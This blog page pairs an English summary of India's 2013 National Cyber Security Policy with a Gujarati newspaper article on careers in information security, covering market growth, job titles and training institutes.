The National Cyber Security Policy, in order to create a secure cyber ecosystem, has planned to set-up a National Nodal Agency. The nodal agency will be coordinating all matters related to cyber security in the country.
The nodal agency has a wide mandate as it will cover and coordinate security for all strategic, military, government and business assets. This is distinctive, since, so far, national security regimes have been divided among the Ministry of Defence (for securing India’s borders) and the Ministry of Home Affairs (for national and internal security across States).
Public-private partnership to protect national assets
Another defining aspect of the policy is the level at which it envisages public-private partnership to protect national assets.
There is a clear recognition in the policy that, apart from India’s IT, technology and telecommunications services, large parts of financial & banking services, airline & transportation services, energy and healthcare assets are not only owned by the private sector but, in fact, remain vulnerable to cyber-attacks, both from state and non-state actors.
Protection centre
A crucial aspect of the policy is building resilience around the Critical Information Infrastructure (CII) by operationalising a 24×7 Nation Critical Information Infrastructure Protection Centre (NCIIPC). The Critical Information Infrastructure will comprise all interconnected and interdependent networks, across government and private sector.
The NCIIPC will mandate a security audit of CII apart from the certification of all security roles of chief security officers and others involved in operationalising the CII.
Operationalisation
The policy will be operationalised by way of guidelines and Plans of Action, notified at national, sectoral, and other levels. While there is a recognition of the importance of bilateral and multilateral relationships, the policy does not clearly identify India’s position vis-à-vis the Budapest Convention even though government delegations have attended meetings in London and Budapest on related issues in 2012.
Why does India need a cyber security policy?
Cyber security is critical for economic security and any failure to ensure cyber security will lead to economic destabilization.
India already has 800 million active mobile subscribers and 160 million other Internet users of which nearly half are on social media. India targets 600 million broadband connections and 100% teledensity by 2020. Internet traffic in India will grow nine-fold by 2015 topping out at 13.2 exabytes in 2015, up from 1.6 exabytes in 2010.
The ICT sector has grown at an annual compounded rate of 33% over the last decade and the contribution of IT and ITES industry to GDP increased from 5.2% in 2006-7 to 6.4% in 2010-11, according to an IDSA task force report of 2012.
Given the fact that a nation’s cyber ecosystem is constantly under attack from state and non-state actors both. It becomes extremely critical for India to come up a coherent cyber security policy.
One of the key objectives for the government is also to secure e-governance services where it is already implementing several nationwide plans including the “e-Bharat” project, a World Bank-funded project of Rs. 700 crore.

Sunday, June 2, 2013

My Latest Article in Kathiyavad POst : Mission Education - 2013 *** ભારત માં ઇન્ફોર્મેશન સિક્યોરીટી ક્ષેત્રે કારકિર્દી ની ઉજ્જવળ તક **


ભારતમાં ઇન્ફોર્મેશન સિક્યોરીટી ક્ષેત્રે કારકિર્દીમાં વિપુલ સંભાવનાઓ રહેલી છે . આધુનિક યુગમાં કમ્પ્યુટર સિક્યોરીટી એ દરેક નાના મોટા બીઝનેસ તથા પર્સનલ લાઈફ માં અનિવાર્ય છે . કોઈપણ બીઝનેસ માં કે અંગત જીવન માં પ્રાઈવેટ ઇન્ફોર્મેશન ની સિક્યોરીટી અંગે ખાસ મહત્વ આપવામાં આવે છે .

તાજેતર ના રીસર્ચ રીપોર્ટ પ્રમાણે 2013 માં ગ્લોબલ ઇકોનોમિક સ્લોડાઉન અને ઇન્ફોર્મેશન સિક્યોરીટી એ દરેક નાની મોટી કંપનીઓ માટે ચિંતાનો વિષય બની રહ્યો છે . ઉપરાંત 2008-09 થી આઈટી સિક્યોરીટી નું માર્કેટ 60 બિલિયન યુએસ ડોલર નું થઇ ગયું છે જેમાં 2013 સુધીમાં દર વર્ષે સરેરાશ 12% નો વધારો થઇ રહ્યો છે .

2007 - ઇન્ફોર્મેશન સિક્યોરીટીની સર્વિસ અને પ્રોડક્ટ્સ નું માર્કેટ અંદાજીત $ 54.5 બિલિયન નું હતું . પરંતુ ત્યારે આ માર્કેટ અમુક વિકસિત દેશો જેવા કે યુએસ , કેનેડા, ફ્રાંસ ,ઇટલી, જર્મની , જાપાન અને યુકે પુરતું મર્યાદિત હતું . 

2009 - ગ્લોબલ સિક્યોરીટી માર્કેટ માં વાર્ષિક 15.5% નો વધારો .

2012 - પૃથ્વી ના પ્રલય ની અફવાઓથી પણ સિક્યોરીટી માર્કેટ 17.5 % ના વધારા સાથે આ બીઝનેસ માં 38.3 બિલીયન યુએસ ડોલર્સ નો વધારો થયો .

ઇન્ફોર્મેશન સિક્યોરીટી અને એથીકલ હેકિંગ

ઇન્ફોર્મેશન સિક્યોરીટી એ કોઈપણ હાર્ડવેર , સોફ્ટવેર કે નેટવર્ક ને કોઈપણ કુદરતી આફતો સમયે અથવા તો વાયરસ કે હેકિંગ એટેક વગેરે થી સુરક્ષિત રાખવા માટે અત્યંત આવશ્યક છે . ખાસ કરીને ઈલેક્ટ્રોનિક ડેટા કે જે કોઈપણ કંપની માટે સૌથી સંવેદનશીલ પરિબળ છે . બીજા શબ્દો માં કહીએ તો ઇન્ફોર્મેશન ને તથા ઇન્ફોર્મેશન સિસ્ટમ ને બહારના અનધિકૃત વ્યક્તિઓ , હરીફો તથા કમ્પ્યુટર ક્રિમિનલ્સ થી બચાવવી એ દરેક કમ્પની ની પ્રાથમિક જરૂરિયાત હોય છે . ઇન્ફોર્મેશન સિક્યોરીટી પ્રોફેશનલ્સ ને અન્ય પ્રોફેશનલ્સ કે ડેવલપર્સ ની સરખમણી એ  ક્યારેય રીસેશન નડતું નથી . એક સર્વે પ્રમાણે સાયબર ક્રાઈમ ની વધતી જતી સમસ્યા ના કારણે સાયબર સિક્યોરીટી ક્ષેત્રે જે લોકો પોતાના ટેલેન્ટ ને કોમ્પુટર ઇન્વેસ્ટીગેશન તરીકે અજમાવવા માંગે છે તેમના માટે અહી સુવર્ણ તક રહેલી છે . કારણ કે સાયબર ક્રાઈમ્સ નો વધતો જતો ઉપદ્રવ થોડા ઘણા અંશે બધા ને અસર તો કરે જ છે .

શા માટે ઇન્ફોર્મેશન સિક્યોરીટી જરૂરી છે ?

છેલ્લા પાંચ વર્ષો માં હેકિંગ ના ગુનાઓ , ડેટા ની ચોરી , વાયરસ વગેરે સાયબર ક્રાઈમ્સ નો વ્યાપ ચિંતા નો વિષય બની ગયો  છે . આ જ કરને ઇન્ફોર્મેશન સિક્યોરીટી આજે બોર્ડરૂમ લેવલ નો ચર્ચા નો મુદ્દો બની ચુક્યો છે . આ માટે ની ટ્રેનીંગ તથા પ્રોડક્ટ્સ ની હવે દરેક કંપનીઓ ને જરૂર પડે જ છે . કમ્પનીના કર્મચારીઓ પાસે બેઝીક સિક્યોરીટી નું જ્ઞાન ન હોવાથી ભારત માં ઘણી કંપનીઓમાં ઇન્ફોર્મેશન સિક્યોરીટી ના નિયમોનું પાલન ફરજીયાતપણે કરાવવામાં આવે છે . વિશ્વસ્તરે ઇન્ફોર્મેશન સિક્યોરીટી ઇન્ડસ્ત્રી 21% ના વાર્ષિક ગ્રોથ સાથે આગળ વધી રહી છે .

સાયબર સિક્યોરીટી ક્ષેત્રે કેરિયર

2012 થી જ એશિયન-પેસિફિક  દેશો માં ઇન્ફર્મેશન સિક્યોરીટી સ્લોયુશન્સ  નું માર્કેટ જોરદાર રહેવા લાગ્યું છે . દુનિયાના કોઈ પણ મોટા સેક્ટર ઇન્ફોર્મેશન સિક્યોરીટી સેક્ટર સાથે કોઈ ને કોઈ રીતે સંકળાયેલા  છે .
જેમ કે
  •     બેન્કિંગ સેક્ટર
  •     એવિએશન  ઇન્ડસ્ટ્રી
  •     કોર્પોરેટ સેક્ટર
  •     એજ્યુકેશનલ ઇન્સ્ટીટ્યુશન
  •     આઈટી , સોફ્ટવેર
  •     BPO , KPO
  •     ટેલીકોમ સેક્ટર
  •     ઈ-કોમર્સ  બીઝનેસ
  •     ગવર્મેન્ટ સેક્ટર
    જેવા કે
        સાયબર ક્રાઈમ ઇન્વેસ્ટીગેશન સેલ
        ગ્લોબલ સિક્યોરીટી એજન્સી
        ઇન્ફોર્મેશન સિસ્ટમ સિક્યોરીટી એસોસીએશન
        નેશનલ ઇન્ફોર્મેશન સિક્યોરીટી ટેસ્ટીંગ એન્ડ સર્ટીફીકેશન સેન્ટર

કઈ કઈ જોબ્સ મેળવી શકો ...?
સાયબર સિક્યોરીટી ક્ષેત્રે નોકરીઓ ની શ્રેષ્ઠ તકો ઉપલબ્ધ છે . જેમાંથી કેટલીક પોસ્ટ નીચે મુજબ છે .
  •     સાયબર સિક્યોરીટી પ્રોફેશનલ
  •     ઇન્ફોર્મેશન સિક્યોરીટી પ્રોફેશનલ
  •     IS એક્ઝીક્યુટીવ
  •     ઇન્ફોર્મેશન સિસ્ટમ ઓડીટર
  •     સિક્યોરીટી એડવાઈઝર
  •     સોફ્ટવેર ડેવલપર
  •     આઈટી સ્પેશ્યાલીસ્ટ
  •     આઈટી સીસ્ટમ એક્ઝીક્યુટીવ
  •     આઈટી કન્સલટંટ
  •     જુનીયર પ્રોગ્રામર
  •     આસીસ્ટંટ સોફ્ટવેર ડેવલપર
  •     જુનીયર સોફ્ટવેર ટેસ્ટ એન્જીનીયર
  •     R & D એક્ઝીક્યુટીવ
  •     સિક્યુરીટી કન્સલ્ટન્ટ
  •     સીસ્ટમ એન્જીનીયર
  •     નેટવર્ક એન્જીનીયર
  •     નેટવર્ક એડ્મીનીસ્ટ્રેટર
  •     ટેકનોલોજી એવેન્જેલીસ્ટ  વગેરે વગેરે .....

તો આ પ્રકાર ની કરિયર પ્રોફાઈલ દ્વારા વિદ્યાર્થીઓ પોતાના ગ્રેજ્યુએશન દરમિયાન જ આકર્ષક પેકેજીસ ધરાવતી જોબ્સ મેળવી શકે છે . એક રીસર્ચ પ્રમાણે હાલ માં ભારત માં 4 લાખ 50 હજાર સિક્યોરીટી પ્રોફેશનલ્સ ની જરૂર છે જેની સામે અત્યારે માત્ર 45 થી 50 હજાર કાબેલ પ્રોફેશનલ્સ છે . તો આપ વિચારી શકો છો કે આ ક્ષેત્ર માં કરિયર બાદ ભરપુર તકો રહેલી છે . સર્ટીફાઇડ એથીકલ હેકર્સ ની દરેક કમ્પની માં માંગ છે .

દર વર્ષે હજારો વિદ્યાર્થીઓ અલગ અલગ કોલેજ તથા યુનીવર્સીટી માંથી ગ્રેજ્યુએશન કરીને બહાર નીકળે છે . પરંતુ માત્ર કોલેજમાં  ટોપ સ્કોર કરેલા વિદ્યાર્થીઓ સિવાય મોટા ભાગના વિદ્યાર્થીઓ ની સારી કમ્પની માં જોબ ની આશા પર પાણી ફરી વળે છે . કેટલાક નાની મોટી જોબ કરીને સંતોષ રાખે છે તો કેટલાક તો વળી સાવ બેકાર રહે છે . આ માટે નું કારણ એ છે કે કંપનીઓ માં માત્ર ટેલેન્ટેડ અને જેમની પ્રેક્ટીકલી કુશળ હોય એવા જ લોકો ને જોબ મળે છે . જેથી તેઓ જોબ ના પહેલા દિવસ થી જ પોતાનો કાર્યભાર કુશળતા થી સંભાળીને કમ્પની ને મદદરૂપ થાય .

આ માટે જ સાયબર સિક્યોરીટીના ફિલ્ડ માં અમુક કંપનીઓ પ્રોફેશનલ ટ્રેનીંગ પૂરી પાડે છે જે ઇન્ડસ્ટ્રીની જરૂરિયાતો પ્રમાણે તેમને સર્વિસ પૂરી પાડી શકે . ભારત માં આ માટે અમુક પ્રખ્યાત આઈટી સિક્યોરીટી કંપનીઓ વિદ્યાર્થીઓ ને આ માટે ની ઉત્તમ ટ્રેનીંગ આપીને સારા માં સારી જોબ અપાવે છે . હવે આઈટી સિક્યોરીટી માં ડીપ્લોમાં તથા ડીગ્રી પણ મેળવી શકાય છે જે ખુબ જ ઉજ્જવળ કારકિર્દી માટે આવશ્યક છે . આ માટે અમુક યુનીવર્સીટી માં આ માટે ના અલગ અભ્યાસક્રમો ઉપલબ્ધ છે . સામાન્ય રીતે મોટા ભાગના અભ્યાસક્રમો ધો। 12 પછી કરી શકાય છે . આ માટે BCA , ડીપ્લોમાં ઇન ઇન્ફોર્મેશન સિક્યોરીટી , ઉપરાંત સર્ટીફીકેટ કોર્સ બેસ્ટ રહેશે .

સાયબર સિક્યોરીટી નો કન્સેપ્ટ ભારત માં નવો છે અને સફળતા ના શિખર સુધી લઇ જનારો છે . સાયબર ક્રાઈમ્સ નો ઉપદ્રવ વધી રહ્યો છે અને હજી પણ વધતો જતો હોવાને  લીધે આ સેક્ટરમાં અત્યારે ચાંદી છે  . સાયબર ક્રિમિનલ્સ ને પકડવા કે ખુલ્લા પાડવા માટે અને તેની સામે ના રક્ષણ માટે એક સિક્યોરીટી સ્પેશ્યાલીસ્ટ તરીકે એકદમ કૂલ , પ્રતિષ્ઠિત અને પૈસા કમાવાની સોનેરી તકો અહી રહેલી છે .

અહી કેટલીક યુનીવર્સીટી તથા પ્રતિષ્ઠિત કંપનીઓ દર્શાવેલ છે જ્યાંથી આપ આ કોર્સ માટેની માહિતી મેળવી શકો છો . ઉપરાંત ધ્યાન માં રહે કે ડિસ્ટન્સ લર્નિંગ કરતા રેગ્યુલર માં જ ટ્રેનીંગ વધુ હિતાવહ છે . 
  •     Appin Technology Lab - New Delhi - Certification, Diploma, Degree & Master in Information Security
  •     Asian School of Cyber Law - Pune - Diploma & Certification in Cyber Law
  •     Madras University - Chennai - Msc. in Information Security
  •     IMT - Gaziabad - Msc. in Cyber Security
  •     Innobuzz - Certification
  •     AFCEH - Certification

લેખક :- મિલાપ ઓઝા -
ઇન્ફોર્મેશન સિક્યોરીટી  એક્સપર્ટ
એપીન ટેકનોલોજી લેબ - જુનાગઢ
આ લેખ અંગે ના આપના પ્રતિભાવો કે પ્રશ્નો આપ ઈ-મેઈલ કે ફોન દ્વારા જણાવી શકો છો .
કોન્ટેક્ટ નં : 90330 18333
ઈ-મેઈલ - milap_magic@yahoo.co.in
Web : milapoza.blogspot.com